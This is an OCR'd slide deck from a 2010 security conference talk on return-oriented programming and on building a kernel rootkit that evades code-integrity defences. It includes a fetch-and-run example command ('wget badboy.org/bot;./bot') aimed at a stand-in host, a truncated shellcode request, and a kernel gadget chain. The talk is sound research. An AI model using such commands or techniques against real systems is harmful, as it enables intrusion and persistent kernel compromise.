University of Mannheim, Germany
Laboratory for Dependable Distributed Systems


Return-Oriented Rootkits

TROOPERS 10
8-12 MARCH 2010
HEIDELBERG
GERMANY

Ralf Hund

Troopers
March 10, 2010

What is Return-Oriented Programming?



- New emerging **attack technique**, pretty hyped topic
- Gained awareness in 2007 in Hovav Shacham‘s paper
  The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls


- Basic **challenge**:
  How to write programs **without own code**?


Short History on Software Vulnerabilities

- The king of software vulnerabilities:
  Buffer Overflow
- **Idea**: Abuse **missing** data bounds **checks** in programs to **overrun** a local buffer, hence **inject** and **execute** your own **code**
- Security specialists‘ worst **nightmare**
- Very **wide spread** due to wide use of non type-safe programming languages (C)
- **Blaster**, **Sasser** & many more relied on it


Buffer Overflow

GET /content/\xeb\x6a\x5e\x31… HTTP/1.1





Countermeasures?




- Buffer overflows are **programming errors**
  - **Educate** programmers!
  - Warn when they use possibly **unsafe** functions
- Probably bad idea…

- Why rely on **humans** when we can find **technical** solutions!
- Heap/Stack-Cookie protections, control flow integrity checks, etc.
- Promising **approach**: Mark certain memory regions **non-executable**

Non-Executable Memory

- Why is the CPU allowed to execute from memory regions that cannot possibly be meant to contain code?
  - Mark the data regions as **non-executable**

- Silly **problem**: Traditionally **impossible** on **Intel** to mark memory as readable but not executable
- Not until Intel/AMD introduced the *XD/NX-Bit* (execute-disable/non-executable bit)
- Often called **W xor X**



Non-Executable Memory

- Attackers can still inject code into memory
- When code is about to get **executed** for the first time, CPU throws an **exception**
- Still not perfect, but at least we won‘t get **owned**

- Promising approach
- Implemented by Microsoft as *Data Execution Prevention* (DEP)
  - Introduced in Windows XP SP2 (**Opt-In**)
  - **Opt-Out** since Windows Vista x64
- Linux, BSD, MacOS, etc. use similar techniques

Problem Solved?

- Of course not…
- Take exploits to the **next** level
- Instead of injecting **own** code, why not abuse **existing** code?

- Memory is full of useful functions attackers might misuse
- **Example**: C standard function `system()`
- **Idea**: Only provide the parameters
  - „`wget badboy.org/bot;./bot`“
- Parameters are **not** code, not triggered by NX-bit protection
- W xor X **useless**
- This type of attack is called *return-to-libc*

From return-to-libc to ROP

- **RTL**: We can execute **arbitrary** existing **functions** in memory


- From functions to **instruction sequences**
- Can we even execute arbitrary **computations**?
  - Yes, we can!
  - This is what ROP is all about
- Only **requirement**: need to **control** the **stack**
- *Useful instruction sequences*: Instruction sequences ending in a **return**
  - `add eax, ecx; ret`
  - `mov edx, [esi]; mul edx; ret`

How it actually works (x86)

- **Instruction pointer** (eip) points to current instruction in memory
- Increases automatically while code gets executed

eip →	400000	`mov eax, dword_4030A9`
	400005	`mov ecx, 4D2h`
	40000A	`cdq`
	40000B	`div ecx`
	40000D	`mov esi, eax`

Return-Oriented Programming



Summary

- Controlling the **stack** is sufficient to perform arbitrary control-flow modifications
- **Idea**: find enough ***useful instruction sequences*** to allow for **arbitrary computations**

Related Work


- Early work **manually** scanned existing **libraries** for useful instruction sequences
- Result: Code of **libc** is sufficient to allow for **arbitrary** computations

- *Gadget*
  - Return-Oriented piece of code that performs **specific task**
  - **Add** two variables
  - **Modify** stack pointer (return-oriented jump)

Overview

- Return-Oriented Programming
- **Kernel Land Protections**
- Automating Return-Oriented Programming
- Statistics
- Rootkit Example
- Conclusion

Motivation (1)



- Operating systems separate system into **user land** and **kernel land**
- Kernel and driver components run with **elevated** privileges


- **Compromising** of such a component: ☹
- How to **protect** these critical components?
- **Prevention** approach

Motivation (2)

- Traditional approach followed by **NICKLE** and **SecVisor**
- **Lifetime** kernel code integrity (**instruction** level)
  - No **overwriting** of existing code
  - No **injection** of new code

- **Attacker model**
  - May own **everything** in user land (admin/root privileges)
  - **Vulnerabilities** in kernel components are **allowed**

NICKLE



(a) Kernel code authorization and copying (b) Guest physical address redirection

Attack

- To summarize: we cannot inject and execute **one single own** instruction in the system
- **Perfect** target for return-oriented programming

- **Goal**: write a **return-oriented rootkit**!

The Beginning

- Ok let's start **creating** a return-oriented rootkit …

- **First** intuition:
  - Fire up your favorite **disassembler** and **manually scan** existing code for certain instruction sequences
  - **Chain** them together to form a (complex) rootkit

- Good luck…


Overview

- Return-Oriented Programming
- Kernel Land Protections
- **Automating Return-Oriented Programming**
- Statistics
- Rootkit Example
- Conclusion


Framework

- Problems we face:
  - **Varying environments**: different codebase (driver & OS versions, etc.)
  - There is no return-oriented **compiler**
- **Facilitate** development of complex return-oriented code
- Three core components:
  1. **Constructor**
  2. **Compiler**
  3. **Loader**
- Currently supports 32bit Windows operating systems running IA-32

Framework Overview



Gadget Example (AND)



Codebase

```
pop ecx               | R: ntoskrnl.exe:D88B
                      | L: <RightSource>-124
mov edx, [ecx+0x7c]   | R: ntoskrnl.exe:C7B4C
pop eax               | R: ntoskrnl.exe:B0AE
                      | L: <LeftSource>
mov eax, [eax]        | R: ntoskrnl.exe:B13E
and eax, edx          | R: win32k.sys:ADAE6
pop ecx               | R: ntoskrnl.exe:D88B
                      | L: <Destination>
mov [ecx], eax        | R: ntoskrnl.exe:45E4
```

AND Gadget

Compiler

- Entirely **self-crafted** programming language
  - Syntax similar to C
  - All standard logical, arithmetic, and bitwise operations
  - Conditions/looping with arbitrary nesting and subroutines
  - Support for **integers**, **char** arrays, and **structures** (variable containers)
  - …

```
import("msvcrt.dll", printf:cdecl);

function start() {
  printf("Hello World!\n");
  int i = 1;
  int j = 2;
  printf("1 + 2 * 3 = %u\n", i + j * 3);
}
```

```
function quicksort(int left, int right) {
  if((left < right) & (right < 0x80000000)) {
    int pivot_index = left;
    pivot_index = partition(left, right, pivot_index);
    quicksort(left, pivot_index - 1);
    quicksort(pivot_index + 1, right);
  }
}

function start() {
  printf("Welcome to return-oriented QuickSort\n");
  data = malloc(4 * size);
  printf("Allocated buffer with %u elements at %08X\n", size, data);

  srand(GetTickCount());
  int i = 0;
  while(i < size) {
    p = data + 4 * i; *p = rand();
    i = i + 1;
  }
  printf("Randomization completed, starting sort process\n");

  int sizeminusone = size - 1;
  int time_start = GetTickCount();
  quicksort(0, sizeminusone);
  int time_end = GetTickCount();
  printf("Sorting completed in %u ms:\n", time_end - time_start);

  system("pause");
  TerminateProcess(GetCurrentProcess(), 0);
}
```

Arbeitsspeicher 1

Adresse: 0x008D426C   Spalten: Automatisch

```
0x008D426C  03934e2b 008d4e4c 03948a38 03a760d0 008d4fe5 03c4cb41 03934e2b 008d4de4  +N".LN..8Š".Ð`§.åO..AËÄ.+N".äM..
0x008D428C  03948a38 03a760d0 008d2ffc 03c4cb41 03934e2b 008d4d38 03948a38 03a760d0  8Š".Ð`§.ü/..AËÄ.+N".8M..8Š".Ð`§.
0x008D42AC  008d2ff8 03c4cb41 03934e2b 008d4fe5 03948a38 03a760d0 008d2ff0 03c4cb41  ø/..AËÄ.+N".åO..8Š".Ð`§.ð/..AËÄ.
0x008D42CC  03934e2b 008d4d7c 03948a38 03a760d0 008d2fec 03c4cb41 03934e2b 008d4d40  +N".|M..8Š".Ð`§.ì/..AËÄ.+N".@M..
0x008D42EC  03948a38 03a760d0 008d2fe8 03c4cb41 03934e2b 008d4d14 03948a38 03a760d0  8Š".Ð`§.è/..AËÄ.+N"..M..8Š".Ð`§.
0x008D430C  008d2fe4 03c4cb41 02fe3dd4 008d2fe4 03a760d0 008d4fed 03c4cb41 03934e2b  ä/..AËÄ.Ô=þ.ä/..Ð`§.íO..AËÄ.+N".
0x008D432C  008d4d80 03948a38 03a760d0 008d4fe9 03c4cb41 03934e2b 008d4de8 03948a38  €M..8Š".Ð`§.éO..AËÄ.+N".èM..8Š".
0x008D434C  03a760d0 008d2ffc 03c4cb41 03934e2b 008d4d38 03948a38 03a760d0 008d2ff8  Ð`§.ü/..AËÄ.+N".8M..8Š".Ð`§.ø/..
0x008D436C  03c4cb41 03934e2b 008d4fe9 03948a38 03a760d0 008d2ff0 03c4cb41 03934e2b  AËÄ.+N".éO..8Š".Ð`§.ð/..AËÄ.+N".
0x008D438C  008d4d84 03948a38 03a760d0 008d2fec 03c4cb41 03934e2b 008d4d40 03948a38  .M..8Š".Ð`§.ì/..AËÄ.+N".@M..8Š".
0x008D43AC  03a760d0 008d2fe8 03c4cb41 03934e2b 008d4d14 03948a38 03a760d0 008d2fe4  Ð`§.è/..AËÄ.+N"..M..8Š".Ð`§.ä/..
0x008D43CC  03c4cb41 02fe3dd4 008d2fe4 03a760d0 008d4ff1 03c4cb41 03934e2b 008d4e54  AËÄ.Ô=þ.ä/..Ð`§.ñO..AËÄ.+N".TN..
0x008D43EC  03948a38 03983079 008d4fe5 049ea828 03c4cb41 03934e2b 008d4dec 03948a38  8Š".y0˜.åO..(¨ž.AËÄ.+N".ìM..8Š".
0x008D440C  03a760d0 008d2ffc 03c4cb41 03934e2b 008d4d38 03948a38 03a760d0 008d2ff8  Ð`§.ü/..AËÄ.+N".8M..8Š".Ð`§.ø/..
0x008D442C  03c4cb41 03934e2b 008d4fe5 03948a38 03a760d0 008d2ff0 03c4cb41 03934e2b  AËÄ.+N".åO..8Š".Ð`§.ð/..AËÄ.+N".
0x008D444C  008d4d7c 03948a38 03a760d0 008d2fec 03c4cb41 03934e2b 008d4d40 03948a38  |M..8Š".Ð`§.ì/..AËÄ.+N".@M..8Š".
0x008D446C  03a760d0 008d2fe8 03c4cb41 03934e2b 008d4d14 03948a38 03a760d0 008d2fe4  Ð`§.è/..AËÄ.+N"..M..8Š".Ð`§.ä/..
0x008D448C  03c4cb41 02fe3dd4 008d2fe4 03a760d0 008d4ff5 03c4cb41 03a760d0 008d4e14  AËÄ.Ô=þ.ä/..Ð`§.õO..AËÄ.Ð`§..N..
0x008D44AC  03934e2b 008d5025 03948a38 03750bc3 03a760d0 008d5025 03c4cb41 03934e2b  +N".%P..8Š".Ã.u.Ð`§.%P..AËÄ.+N".
0x008D44CC  008d5025 03948a38 03a760d0 008d4ff9 03c4cb41 03934e2b 008d4df0 03948a38  %P..8Š".Ð`§.ùO..AËÄ.+N".ðM..8Š".
0x008D44EC  03983079 008d4ff5 049ea828 03c4cb41 03a760d0 008d4e14 03934e2b 008d4ff9  y0˜.õO..(¨ž.AËÄ.Ð`§..N..+N".ùO..
0x008D450C  03948a38 03750bc3 03a760d0 008d4ff9 03c4cb41 03934e2b 008d4d88 03948a38  8Š".Ã.u.Ð`§.ùO..AËÄ.+N".ˆM..8Š".
```

Loader

- Retrieves base addresses of the kernel and all loaded kernel modules (`EnumDeviceDrivers`)
- Resolves **relative** to **absolute** addresses
- Implemented as library

Overview

- Return-Oriented Programming
- Kernel Land Protections
- Automating Return-Oriented Programming
- **Statistics**
- Rootkit Example
- Conclusion

Useful Instructions / Gadget Construction

- Tested Constructor on 10 different machines running different Windows versions (2003 Server, XP, and Vista)
- Full codebase and kernel + Win32 subsystem only (res.)
- Codebase **always sufficient** to construct all necessary gadgets

Machine configuration	# ret instr.	# ret instr. (res)
Native / XP SP2	118,154	22,398
Native / XP SP3	95,809	22,076
VMware / XP SP3	58,933	22,076
VMware / 2003 Server SP2	61,080	23,181
Native / Vista SP1	181,138	30,922
Bootcamp / Vista SP1	177,778	30,922

Runtime Overhead

- Implementation of two identical **quicksort** programs
- Return-oriented vs. C (no optimizations)
- Sort 500,000 random integers
- Average **slowdown** by factor of **~135**

Overview

- Return-Oriented Programming
- Kernel Land Protections
- Automating Return-Oriented Programming
- Statistics
- **Rootkit Example**
- Conclusion

Rootkit Implementation (1)

- **Experimental Setup**
  - Windows XP / Server 2003
  - Custom vulnerable kernel driver (**buffer overflow**)
  - Exploit vulnerability from userspace program

